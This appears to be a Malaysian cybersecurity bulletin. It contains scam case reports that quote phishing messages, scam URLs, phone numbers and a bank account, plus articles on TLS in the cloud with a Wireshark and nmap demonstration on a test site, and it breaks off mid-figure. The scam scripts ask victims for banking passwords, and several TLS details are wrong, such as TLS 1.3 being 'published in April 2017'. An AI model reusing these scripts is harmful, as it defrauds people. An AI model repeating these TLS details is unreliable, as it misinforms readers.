NO. REF : 678006	NO. REF : 789003	NO. REF : 131443	NO. REF : 332176
NO. REF : 111473	NO. REF : 998608	NO. REF : 855070	NO. REF : 992431
NO. REF : 155537	NO. REF : 334700	NO. REF : 766083	NO. REF : 023850
NO. REF : 449448	NO. REF : 285301	NO. REF : 851177	NO. REF : 500195

Online love scam through calls and WhatsApp. One month into the complainant's online relationship, the scammer requested financial help equivalent to USD 10,000. However, the bank account number provided for the transaction belongs to a female person with a local bank account number. No loss was reported as the complainant suspected it was a scam. The complainant met the scammer on a social dating website.	 (Australia) Robert... Let me know when you are done with the meeting so I give you the account 12:01 Give me the account now as i need to fill up the form first 12:12 Don't want to waste time at the bank 12:12 Ok. Hold on a sec 12:15 Account name: Noorizan Musa. Account number: 11230300248893. Bank name: RHB 12:16 He will want a photo of the slip for proof of payment when done darling. Thank you for the time despite tight schedule 12:17 At least acknowledge that you
A WhatsApp message from an unknown number (0148781607) states that the victim's sim card has been selected as the winner of a brand contest. On the phishing website http://www.cocacolamalaysia2017.webs.com/ the victim is required to provide the information below to another scam number (0148781607) by WhatsApp message: 1. Full name 2. Malaysian identification number 3. Serial or reference winning number from the previous message 4. Photocopy of debit card (front and back) The complainant is further instructed to keep on banking in money and is even asked for the online banking password. The total loss was RM 3150.	 Coke yesterday at 20:12 TODAY Clicks Transactions History (Successful) Awak amik duit saya RM200 tu utk apa? 09:29 Yg 32k tu mcm mne? 09:30 Kalau x dpt duit 32k tu at least awk pulangkan balik semua duit saya Rm 3150 09:31 Kalau x dpt hari ni saya report U kat polis Encik Muhammad Syah 09:31  Coke yesterday at 20:12 dkat cimb encik ni,ada guna username and password keh? 14:13 Coke dkat cimb encik ni,ada guna username and password keh? Cimb click ke? 14:13 yes, 14:13 Ada 14:13 Kenapa? 14:13 encik bleh bagi password je,tak pyah bagi username ye. 14:14 Xpe la 14:17 Kalau bg password nnti awak boleh gne cimb saya kan 14:17 encik tak payah bagi username,kmi kne sahkan guna password je. 14:18 Ipas duit dah nmpak 30k tuh,encik
A WhatsApp message from an unknown number (+1 289 780-8769) states that the victim's sim card has been selected as the winner of a brand contest. On the phishing website http://winnerhotlinkmaxisztar.webs.com the victim is required to provide the information below to another scam number (+601120766642 or +60142837165) via WhatsApp message: 1. Full name 2. Malaysian identification number 3. Serial or reference winning number from the previous message 4. Photocopy of debit card (front and back)	 +1 (289) 780-8769 yesterday at 07:44 YESTERDAY Messages to this chat and calls are now secured with end-to-end encryption. Tap for more info. RM0.00 HOTLINK HAPPY NEW YEAR 2018!!!Your simcard mobile phone anda +6012550XXXX tlah ter'pilih Berjaya & menangi Bonus percuma tahun baru 2018,dari pada agen company Hotlink Maxis,di sertai no seri PIN CEK(NO:921078) selaku pemenang ke (3) RM8.000,00 untuk menghindari penipuan Sila layari halaman webs Hotlink Maxis.http://winnerhotlinkmaxisztar.webs.com Atau Whasp hikmat pelanggan Maxis Nama:mohd ariff bin abd kadir Whasp +601120766642 Call ☎ +60142837165 07:43  winnerhotlinkmaxisztar.webs.com HOTLINK MAXIS Competition Winners TAHUN BARU 2018 HOME WINNER 2016 CONTACT PERADUAN HOTLINK MAXIS TAHUN BARU 2018 WHATSAPP & MENANG

Impact Overall

These incidents are not only aimed at Malaysian citizens, as the usage of brands mainly depends on target users' geographical factors. One impact is the collection of personal information by cookies installed on victims' phones that track the victims or add browser extensions that can serve to show advertisements related to recent Internet searches by the victims. This would then create unnecessary fear, uncertainty and doubt amongst the victims, making them believe their phones or applications have been hacked. An effective method of getting access to mobile phone credentials is to use malicious codes with social engineering activities in order to manipulate victims' trust. The mobiles would then be affected by malicious mobile apps deliberately leaking credential information to the scammer.

Recommendations

There are a few general best practices for mobile users to create a balance between security and convenience:

1. Be alert and more apprehensive of any mobile threats that are currently evolving.
2. If anyone calls claiming to be from a law enforcement agency (LEA) or financial institution:
    - End the suspicious call and never respond to such calls
    - Refer directly by call or visit to the nearest branch to seek verification
    - Report the incident to cyber999@cybersecurity.my or other reporting channels.
3. Always verify any new mobile applications or suspicious URLs before installing. Seek help from Cyber999 service if unsure.
4. URL links sent through SMS/messaging services may be attached to malicious programs that collect user information.
5. Aside from antivirus for desktop, run any reputable antivirus on your mobile phone and update it regularly.
6. Follow best practices for securing your mobile phone.

References

1. *https://www.mycert.org.my/en/services/advisories/mycert/2018/main/detail/1304/index.html*

2. *https://www.computerworld.com/article/3164539/android/balancing-security-and-convenience-on-your-android-phone.html*

3. *https://www.pcworld.com/article/257793/why_convenience_is_the_enemy_of_security.html*

4. *http://www.securityweek.com/can-we-find-balance-between-security-and-convenience*

5. *https://www.ca.com/content/dam/ca/us/files/ebook/intelligent-authentication-balancing-security-and-convenience.pdf*

6. *https://securelist.com/it-threat-evolution-q1-2018-statistics/85541/*

7. *https://www.mirror.co.uk/money/dangerous-whatsapp-scams-watch-out-7293509*

Encrypted Traffic In Cloud Computing

By | Nuur Ezaini Akmar binti Ismail, Norbazilah binti Rahim, Nurul A'qilah binti Hasmizi & Norul Huda binti Md Rasdi

Introduction

Based on NIST SP800-145, cloud computing is defined as a model for enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (e.g. networks, servers, storage, applications and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction [1]. Users are allowed to place all data and applications in the Cloud, while another party called the Cloud Service Provider (CSP) controls other processes [2]. In cloud computing, a few issues are recognized based on existing research with regard to security aspects, including communication channels, data privacy, data availability, data integrity and data confidentiality as illustrated in Figure 1.




Figure 1 : Security issues in cloud computing [1]

Data privacy is vital in cloud storage systems because it allows users to store and retrieve their data efficiently. To ensure the secrecy and confidentiality of sensitive data, the owner should encrypt the data before transferring it into the cloud and retrieving or searching for it in the cloud [3] [4] via any platform including mobile devices [4]. The traditional search method cannot be used in the mobile cloud due to several concerns that include the shortcomings of wireless networks, such as communication latency, connectivity problems and reduced transmission rates [4].

Encrypting traffic is necessary to protect the privacy of the data being transferred. Legitimate traffic has seen the rapid adoption of the encryption standard over the past decade, with some studies stating that as much as 60% of network traffic uses encryption. Unfortunately, malware has also maxed out this approach to secure its communication, as indicated by CISCO 2015. Their annual security report dataset specified that 10% of malware samples use encrypted traffic [5]. This trend makes threat detection more difficult because it renders the use of deep packet inspection (DPI) ineffective. It is important to determine whether encrypted network traffic is benign or malicious, and this should be done in a way that preserves the integrity of the encryption [5].

With the prosperity of network applications, traffic classification serves a crucial role in network management, malicious attack detection and policy-based security control. Widely used encryption transmission protocols, such as Secure Socket Layer/Transport Layer Security (SSL/TLS) lead to the failure of traditional payload-based classification methods. Existing encrypted traffic classification methods suffer from low accuracy because they cannot achieve high discrimination accuracy for applications with similar fingerprints [6] [7].

Secure Socket Layer/Transport Layer Security (SSL/TLS)

The SSL/TLS protocol is primarily used to encrypt data before it is transferred to the cloud in order to ensure data confidentiality and integrity. It also provides protection to the data before outsourcing to the cloud via unsecure networks. In the network protocol structure, SSL/TLS is located between the application layer and transport layer, encrypting and transferring upper-layer to lower-layer data. SSL/TLS includes two sub-protocols, which are the handshake protocol with the function of negotiating parameters of an SSL/TLS session and the record protocol with the function of transferring encrypted data under secure parameters generated from the handshake protocol [6] [7].

Figure 2 shows the interaction of the SSL/TLS handshake protocol. Initially, the client sends a request for encryption communication to the server labeled Client Hello, which consists of four attributes: Protocol Version, Random

Number-1, Cipher Suite and Compression Method. Then the server responds as Server Hello, which includes four attributes: Protocol Version Confirmed, Random Number-2, Cipher Suite Confirmed and Server Certificate. Next, the client responds with Random Number-3, Change Cipher Spec and client Finished message if the server certificate passes validation. The two sides share three random numbers so far and use them as parameters to generate the same session key with a method negotiated in advance. Then the server responds with Change Cipher Spec and server Finished message. The handshake protocol stage is now over; the subsequent communication is protected by encryption and the compression method negotiated before [6] [7].




Figure 2: Interaction of SSL/TLS handshake protocol

Traditional Encrypted Search Architecture




Figure 3: Traditional encrypted search architecture

Figure 3 shows the traditional cloud storage system architecture and general procedures consisting of the file/index encrypted by the data owner, outsourcing the data to cloud storage and the encrypted data search/retrieval procedure of the data users in cloud computing [3]. This method may be suitable for users with personal computers but not mobile devices. The reason is that the mobile client needs to decrypt the index and calculate the relevance scores, which incur a heavy burden. Additionally, more communication between the client and server will introduce more latency and use more power, while at the same time mobile device users normally care about traffic consumption because of the payable traffic fees [3].

Why Does A CSP Need To Implement SSL/TLS For The Cloud?

A responsible cloud service provider (CSP) must provide the highest level security of infrastructure. Encrypting traffic is one of the methods that can be used to secure data transactions. CSPs need to implement the latest version of SLS/TLS for their cloud, namely TLS 1.3. TLS 1.3 was published in April 2017 [7] and supports sessions that provide perfect forward secrecy. This way, it is possible to prevent decrypting pass recorded traffic since the ciphers use random temporal keys for the encryption. If the session does not provide perfect forward secrecy, an attacker can decrypt the entire pass recorded traffic upon getting access to the certificate's private key.

Conclusion

Cloud computing is a great platform for users to share information and store large amounts of data. However, not all cloud computing users are aware of security aspects in terms of data privacy, data availability and data confidentiality. Therefore, in order to secure data in the cloud environment, it is advisable to use an encrypted communication channel for data transmission.

References

1. NIST SP800-145

2. Syamsul Syafiq Syamsul Kamal, Nuur Ezaini Akmar binti Ismail, Norbazilah binti Rahim, Nurul A'qilah binti Hasmizi, "Issues in Cloud Computing Implementations" (1/2018) [Online] Available: http://www.cybersecurity.my/data/content_files/12/1860.pdf

3. Jian Li, Ruhui Ma, Haibing Guan, "TEES: An Efficient Search Scheme over Encrypted Data on Mobile Cloud" (Feb, 2015) [Online] Available: https://ieeexplore.ieee.org/document/7029041

4. Siddaram K Jamagav, R Sumathi, "Efficient and Secured Search on Encrypted Cloud Data for Mobile Device" (Dec, 2016) [Online] Availaible: https://ieeexplore.ieee.org/document/7779390

5. Seth Alornyo, Michael Asante, Xiong Hu, Kingsford Kissi Mireku, "Encrypted Traffic Analytic using Identity Based Encryption with Equality Test for Cloud Computing" (Aug, 2018) [Online] Available: https://ieeexplore.ieee.org/document/8507063

6. Certificate-Aware Encrypted Traffic Classification Using Second-Order Markov Chain

7. Meng Shen, Mingwei Wei, Liehuang Zhu, Mingzhong Wang, Fuliang L, "Classification of Encrypted Traffic With Second-Order Markov Chains and Application Attribute Bigrams" (Oct, 2016) [Online] Available: https://ieeexplore.ieee.org/document/7590451

8. L. Alqaydi, C. Y. Yeun and E. Damiani, "Security Enhancements to TLS For Improved National Control", The 12th International Conference for Internet Technology and Secured Transactions (ICITST-2017), pp 274-279, 2017.

Proof Of Concept: Implementing SSL/TLS In A Web Environment

By | Nuur Ezaini Akmar binti Ismail, Norbazilah binti Rahim, Nurul A'qilah binti Hasmizi & Norul Huda binti Md Rasdi

Introduction


Secure Socket Layer/Transport Socket Layer (SSL/TLS) is an encryption transmission protocol. The objective of SSL/TLS is to ensure the communication between a website and a web browser is safe, hence making it secure to transmit sensitive information including sensitive individual information, payment or login data [1]. This paper will show the results from completing the proof of concept for three (3) situations: testing a web environment without implementing SSL/TLS, with implementing SSL/TLS v1.2 and with implementing the latest version of SSL/TLS, which is v1.3.

Proof Of Concept (POC): The Importance Of SSL/TLS Implementation

The proposal to implement SSL/TLS for transferring data from an end user to a web application in the cloud and vice versa is to ensure that the data is transferred in ciphertext and is unreadable when an attacker intercepts or monitors the network packet using Wireshark. This practice is commonly conducted by attackers when users connect to web applications using free Wi-Fi offered by cybercafes (CC), hotels and any free Internet services. Free Wi-Fi signal is likely to trick users to connect to its access point (AP) without having to enter any password. Once a user connects to free Wi-Fi, hackers can easily intercept the communication. We showcase two (2) web applications to show the effects on users if the web server does not implement SSL/TLS. The first example is http://testphp.vulnweb.com/login.php as a web application that does not implement SSL/TLS and the second is https://mobile.unifi.com.my/ as a secure web application.

a) No SSL/TLS implemented

The website http://testphp.vulnweb.com is vulnerable, as customized by Acunetix, and is known in the industry as a web application scanning tool). It is a beginner's platform to learn and explore using web scanner tools in a real environment. This platform is neutral grounds for beginners to use the tool, thus preventing them from harming any application unintentionally. Figure 1 illustrates the login page for this vulnerable website. By using the credential test:test (username:password), we try to login as a user and access the account directly.



http://testphp.vulnweb.com/login.php

□ Enable Post data □ Enable Referrer

Your Firefox is critically out of date. An update is required to stay secure.

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

If you are already registered please enter your login information below:


Username : test

Password : test

You can also signup here.

Figure 1: Login page for http://testphp.vulnweb.com

We assume this activity (login in http://testphp.vulnweb.com/login.php) is done using any public or free network. To show the credential was transferred using plaintext, we use Wireshark to monitor the network traffic between the user and the application. The list of network packets captured by Wireshark is shown in Figure 2. Then we click on "Follow TCP Stream" and the details are presented in Figure 3.




http-test php.pcapng [Wireshark 1.12.5 (v1.12.5-0-g5819e5b from master-1.12)]

Filter: tcp.stream eq 0

```
No.  Time         Source          Destination     Protocol Length Info
  1 0.000000000  192.168.73.129  176.28.50.165   HTTP      527 POS   pplication/x-www-form-urlencoded)
  2 0.000252000  176.28.50.165   192.168.73.129  TCP        60 80-   n=64240 Len=0
  5 0.315655000  176.28.50.165   192.168.73.129  TCP      1514 [TC   DU]
  6 0.315656000  176.28.50.165   192.168.73.129  HTTP     1068 HTT
  7 0.315731000  192.168.73.129  176.28.50.165   TCP        54 637   win=64240 Len=0
 15 0.725763000  192.168.73.129  176.28.50.165   HTTP      467 GET
 16 0.726042000  176.28.50.165   192.168.73.129  TCP        60 80-   win=64240 Len=0
 21 0.983021000  176.28.50.165   192.168.73.129  HTTP      233 HTT
 22 1.037297000  192.168.73.129  176.28.50.165   TCP        54 637   win=64061 Len=0
```

Figure 2: Network packets captured using Wireshark



Follow TCP Stream (tcp.stream eq 0)

Stream Content

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Connection: keep-alive
Upgrade-Insecure-Requests: 1

uname=test&pass=testHTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 09 Aug 1970 11:06:50 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Set-Cookie: login=test%2Ftest
Content-Encoding: gzip

8a3
..........xko.........n......$.w.*."m.Mv{.S@K...,.$e.....gHI..d
[......<..............
+v.....s.t....y.^.^.......<7.J..,./?...Ajmq.....;..*=.o..S;...L)#..M...z....g..
{....x......".VDAx[..p.e~..s>..]....l.H...*..Kkd"....J..E..#....N..(xB..........
(8w......l..(
........\.a#iT.........z...L...LO.
.........f.N....71(..L.#....
..<i(z)2..fZdQ`.<.&...,.bT.tcc.f!K%..I....B?B.6.t
```


Entire conversation (3539 bytes)

Figure 3: The credential exposed in plaintext

Based on Figure 3, it is observed that the credential was transferred in plaintext (uname=test&pass=test). If attackers obtain this piece of information, they will use it to impersonate the user and will eventually be able to change the password for this account.

b. SSL/TLS1.2 implemented

In another sample, we set up a testing environment (192.168.100.50) that implements SSL/TLS1.2. However, it is still vulnerable to several attacks due to the fact that the web server supports the use of TLS_RSA ciphers. These TLS_RSA ciphers offer weak encryption, as shown in Figures 4 and 5. An attacker can passively record traffic and later decrypt it if the host that is vulnerable only supports RSA encryption key exchanges.




Select Command Prompt

```
C:\volatility-master>nmap -p 443 --script ssl-enum-ciphers -oN poodle_443 192.168.100.50
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-20 14:56 Malay Peninsula Standard Time
Nmap scan report for 192.168.100.50
Host is up (0.00s latency).

PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|       TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       Ciphersuite uses MD5 for message integrity
|       Weak certificate signature: SHA1
|   TLSv1.1:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|       TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       Ciphersuite uses MD5 for message integrity
|       Weak certificate signature: SHA1
```

Figure 4: The ciphers used are vulnerable to the SWEET32 attack (TLSv1.0 and TLSv1.1)



Select Command Prompt


```
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       Ciphersuite uses MD5 for message integrity
|       Weak certificate signature: SHA1
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
|       TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 2048) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 2048) - A
|       TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|       TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       Ciphersuite uses MD5 for message integrity
|       Weak certificate signature: SHA1
|_  least strength: C

Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
```

Figure 5: The ciphers used are vulnerable to the SWEET32 attack (TLSv1.2)

c. The latest version of SSL/TLS implemented

We use https://mobile.unifi.com.my/ as a sample web application that implements SSL/TLS1.2. Then we access the login page as shown in Figure 6 for https://mobile.unifi.com.my/ using public or free Wi-Fi.



File Edit View History Bookmarks Tools Help
unifi | Moments that Matter
https://mobile.unifi.com.my/custo
Search
INT
SQL▾ XSS▾ Encryption▾ Encoding▾ Other▾
Load URL
Split URL
Execute

https://mobile.unifi.com.my/customer/starthere

☐ Enable Post data ☐ Enable Referrer

Login to your unifi Mobile account

a newbie to unifi? let's register now!

My email

ezalnlaar[redacted]


My Password

••••••••••

forgot password?
forgot email?

Figure 6: The login page for mobile Unifi

Afterward, we monitor and capture the traffic between the user and https://mobile.unifi.com.my/ using Wireshark. A list of network packets is collected and then we click on "Follow TCP Stream" as shown in Figures 7 and 8.



Filter: tcp.stream eq 0


```
No.  Time         Source      Destination   Protocol  Length Info
   1 0.000000000  192.1                .84  TLSv1.2     486 Application Data, Application Data
   2 0.000445000  45.60            73.129   TCP          60 443→63717 [ACK] Seq=1 Ack=433 Win=64240 Len=0
   3 0.700935000  45.60            73.129   TLSv1.2     705 Application Data, Application Data
   4 0.707007000  192.1                .84  TLSv1.2     471 Application Data
